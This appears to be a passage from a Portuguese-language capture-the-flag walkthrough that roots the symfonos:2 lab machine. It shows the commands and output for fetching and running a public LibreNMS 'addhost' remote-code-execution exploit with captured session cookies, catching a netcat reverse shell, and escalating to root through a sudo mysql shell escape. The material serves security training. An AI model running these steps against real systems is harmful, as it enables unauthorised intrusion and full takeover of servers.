


Click on the Edit Dashboard button (next to the list of dashboards) to add widgets

Remember: You can only move & resize widgets when you're in **Edit Mode**.


searchsploit librenms

searchsploit -m 47044.py




```
┌─[headcrusher@parrot]─[~/30]
└──╼ $searchsploit librenms
------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ----------------------------
LibreNMS - addhost Command Injection (Metasploit)                                   | linux/remote/46970.rb
LibreNMS - Collectd Command Injection (Metasploit)                                  | linux/remote/47375.rb
LibreNMS 1.46 - 'addhost' Remote Code Execution                                     | php/webapps/47044.py
LibreNMS 1.46 - 'search' SQL Injection                                              | multiple/webapps/48453.txt
------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
┌─[headcrusher@parrot]─[~/30]
└──╼ $searchsploit -m 47044.py
  Exploit: LibreNMS 1.46 - 'addhost' Remote Code Execution
      URL: https://www.exploit-db.com/exploits/47044
     Path: /usr/share/exploitdb/exploits/php/webapps/47044.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/headcrusher/30/47044.py
```

Capturando o cookie da sessão:



```
GET /overview/ HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8081/addhost/
DNT: 1
Connection: close
Cookie: XSRF-TOKEN=
eyJpdiI6IjlWQnk4d0tuZUZLVDN4dkxKM0VucVE9PSIsInZhbHVlIjoiVGc1SDVTM3dlRlZBVVBkXC9nS2VSY1BHWHRYZWZNbWhmWnVPT2o2SE9kOEVSbHlcL3BVcG5FV0dTdDBWOXJjTnNGRU44SGVJNE9XWUVaYWFhamVTaHB4UT09IiwibWFjIjoiNDZhY2U2ZDY
4OThkM2M1YWE5NzFhNmQ5NmU5MGUzZDY3YTE3NDBmMGMwNWE1ZTRhNTc5Mzc3YWUyNzQ0ZGM3ZiJ9; librenms_session=
eyJpdiI6IkRJZHBHOGFlZ2JjaVwveE91bUxLZFlRPT0iLCJ2YWx1ZSI6IjE0ZDdjV2J5cTZGeTVoVTFSV0hLcmN5Q0U3bk10ZkRYUjZGRTZiZXZSNU9TZURrZ2VvdkVSWTNkYldmVlhtMDYzaHF0cUdGMUVyaTFyb3FtWHdLamZBPT0iLCJtYWMiOiI3ZGNkNDBmODQ
2ZjUxYmI5Mzg1OWVhMzcyMGQxZjJjZmYzMDlkYzY4ODBmMTg4OTUyZGIwYTBmMGQxM2NiMmIzIn0%3D; PHPSESSID=e88takfpas3a056tevjhdvt3m1
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

python 47044.py http://localhost:8081 'XSRF-TOKEN=eyJpdiI6IjlWQnk4d0tuZUZLVDN4dkxKM0VucVE9PSIsInZhbHVlIjoiVGc1SDVTM3dlRlZBVVBkXC9nS2VSY1BHWHRYZWZNbWhmWnVPT2o2SE9kOEVSbHlcL3BVcG5FV0dTdDBWOXJjTnNGRU44SGVJNE9XWUVaYWFhamVTaHB4UT09IiwibWFjIjoiNDZhY2U2ZDY4OThkM2M1YWE5NzFhNmQ5NmU5MGUzZDY3YTE3NDBmMGMwNWE1ZTRhNTc5Mzc3YWUyNzQ0ZGM3ZiJ9; librenms_session=eyJpdiI6IkRJZHBHOGFlZ2JjaVwveE91bUxLZFlRPT0iLCJ2YWx1ZSI6IjE0ZDdjV2J5cTZGeTVoVTFSV0hLcmN5Q0U3bk10ZkRYUjZGRTZiZXZSNU9TZURrZ2VvdkVSWTNkYldmVlhtMDYzaHF0cUdGMUVyaTFyb3FtWHdLamZBPT0iLCJtYWMiOiI3ZGNkNDBmODQ2ZjUxYmI5Mzg1OWVhMzcyMGQxZjJjZmYzMDlkYzY4ODBmMTg4OTUyZGIwYTBmMGQxM2NiMmIzIn0%3D; PHPSESSID=e88takfpas3a056tevjhdvt3m1' 192.168.56.114 443




```
┌─[headcrusher@parrot]─[~/30]
└──╼ $python 47044.py http://localhost:8081 'XSRF-TOKEN=eyJpdiI6IjlWQnk4d0tuZUZLVDN4dkxKM0VucVE9PSI
sInZhbHVlIjoiVGc1SDVTM3dlRlZBVVBkXC9nS2VSY1BHWHRYZWZNbWhmWnVPT2o2SE9kOEVSbHlcL3BVcG5FV0dTdDBWOXJjTn
NGRU44SGVJNE9XWUVaYWFhamVTaHB4UT09IiwibWFjIjoiNDZhY2U2ZDY4OThkM2M1YWE5NzFhNmQ5NmU5MGUzZDY3YTE3NDBmM
GMwNWE1ZTRhNTc5Mzc3YWUyNzQ0ZGM3ZiJ9; librenms_session=eyJpdiI6IkRJZHBHOGFlZ2JjaVVwveE91bUxLZFlRPT0iL
CJ2YWx1ZSI6IjE0ZDdjV2J5cTZGeTVoVTFSV0hLcmN5Q0U3bk10ZkRYUjZGRTZiZXZSNU9TZURrZ2VvdkVSWTNkYldmVlhtMDYz
aHF0cUdGMUVyaTFyb3FtWHdLamZBPT0iLCJtYWMiOiI3ZGNkNDBmODQ2ZjUxYmI5Mzg1OWVhMzcyMGQxZjJjZmYzMDlkYzY4ODB
mMTg4OTUyZGIwYTBmMGQxM2NiMmIzIn0%3D; PHPSESSID=e88takfpas3a056tevjhdvt3m1' 192.168.56.114 443
[+] Device Created Sucssfully
```

sudo nc -nlvp 443

python -c 'import pty;pty.spawn("/bin/bash")'


sudo -l



```
┌─[x]─[headcrusher@parrot]─[~/30]
└──╼ $sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.128.
Ncat: Connection from 192.168.56.128:47180.
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
cronus@symfonos2:/opt/librenms/html$ sudo -l
sudo -l
Matching Defaults entries for cronus on symfonos2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cronus may run the following commands on symfonos2:
    (root) NOPASSWD: /usr/bin/mysql
```


sudo /usr/bin/mysql

\! sh



```
cronus@symfonos2:/opt/librenms/html$ sudo  /usr/bin/mysql
sudo  /usr/bin/mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 81
Server version: 10.1.38-MariaDB-0+deb9u1 Debian 9.8

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> \! sh
\! sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
uname -a
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64 GNU/Linux
```

cat /root/poorf.txt



```
cat proof.txt

        Congrats on rooting symfonos:2!

           ,   ,
         ,-`{-`/
      ,-~ , \ {-~~-,
    ,~  ,   ,`,-~~-,`,
  ,`   ,   { {      } }                                             }/
 ;     ,--/`\ \    / /                                     }/      /,/
;  ,-./      \ \  { {  (                                  /,;    ,/ ,/
; /   `       } } `, `-`-.___                            / `,  ,/  `,/
 \|         ,`,`    `~.___,---}                         / ,`,,/  ,`,;
  `        { {                                     __  /  ,`/   ,`,;
        /   \ \                                 _,`, `{  `,{   `,`;`
       {     } }       /~\         .-:::-.     (--,   ;\ `,}  `,`;
       \\._./ /      /` , \      ,:::::::::,     `~;   \},/  `,`;     ,-=-
        `-..-`      /. `  .\_   ;:::::::::::;  __,{     `/  `,`;     {
                   / , ~ . ^ `~`\:::::::::::<<~>-,,`,    `-,  ``,_    }
                /~~ . `  . ~   , .`~~\::::::;    _-~  ;__,        `,-`
       /`\    /~,  . ~ , ' `   , .`  \::::;`   <<<~```   ``-,,__   ;
      /` .`\ /` .  ^  ,  ~  ,  . ` . ~\~                       \\, `,__
     / ` , ,`\.  ` ~  ,  ^ ,  `  ~  . . ``~~~`,                  `-`--, \
    / , ~ . ~ \ , ` .  ^  `  , . ^    .   , ` .`-,___,---,__            ``
  /` ` . ~ . ` `\ `  ~  ,  .  ,  `  ,   . ~  ^  ,  .  ~  , .`~---,___
/` . `  ,  . ~ , \  `  ~   ,  .  ^  ,  ~  .  `  ,  ~  .  ^  ,  ~  . `-,

        Contact me via Twitter @zayotic to give feedback!
```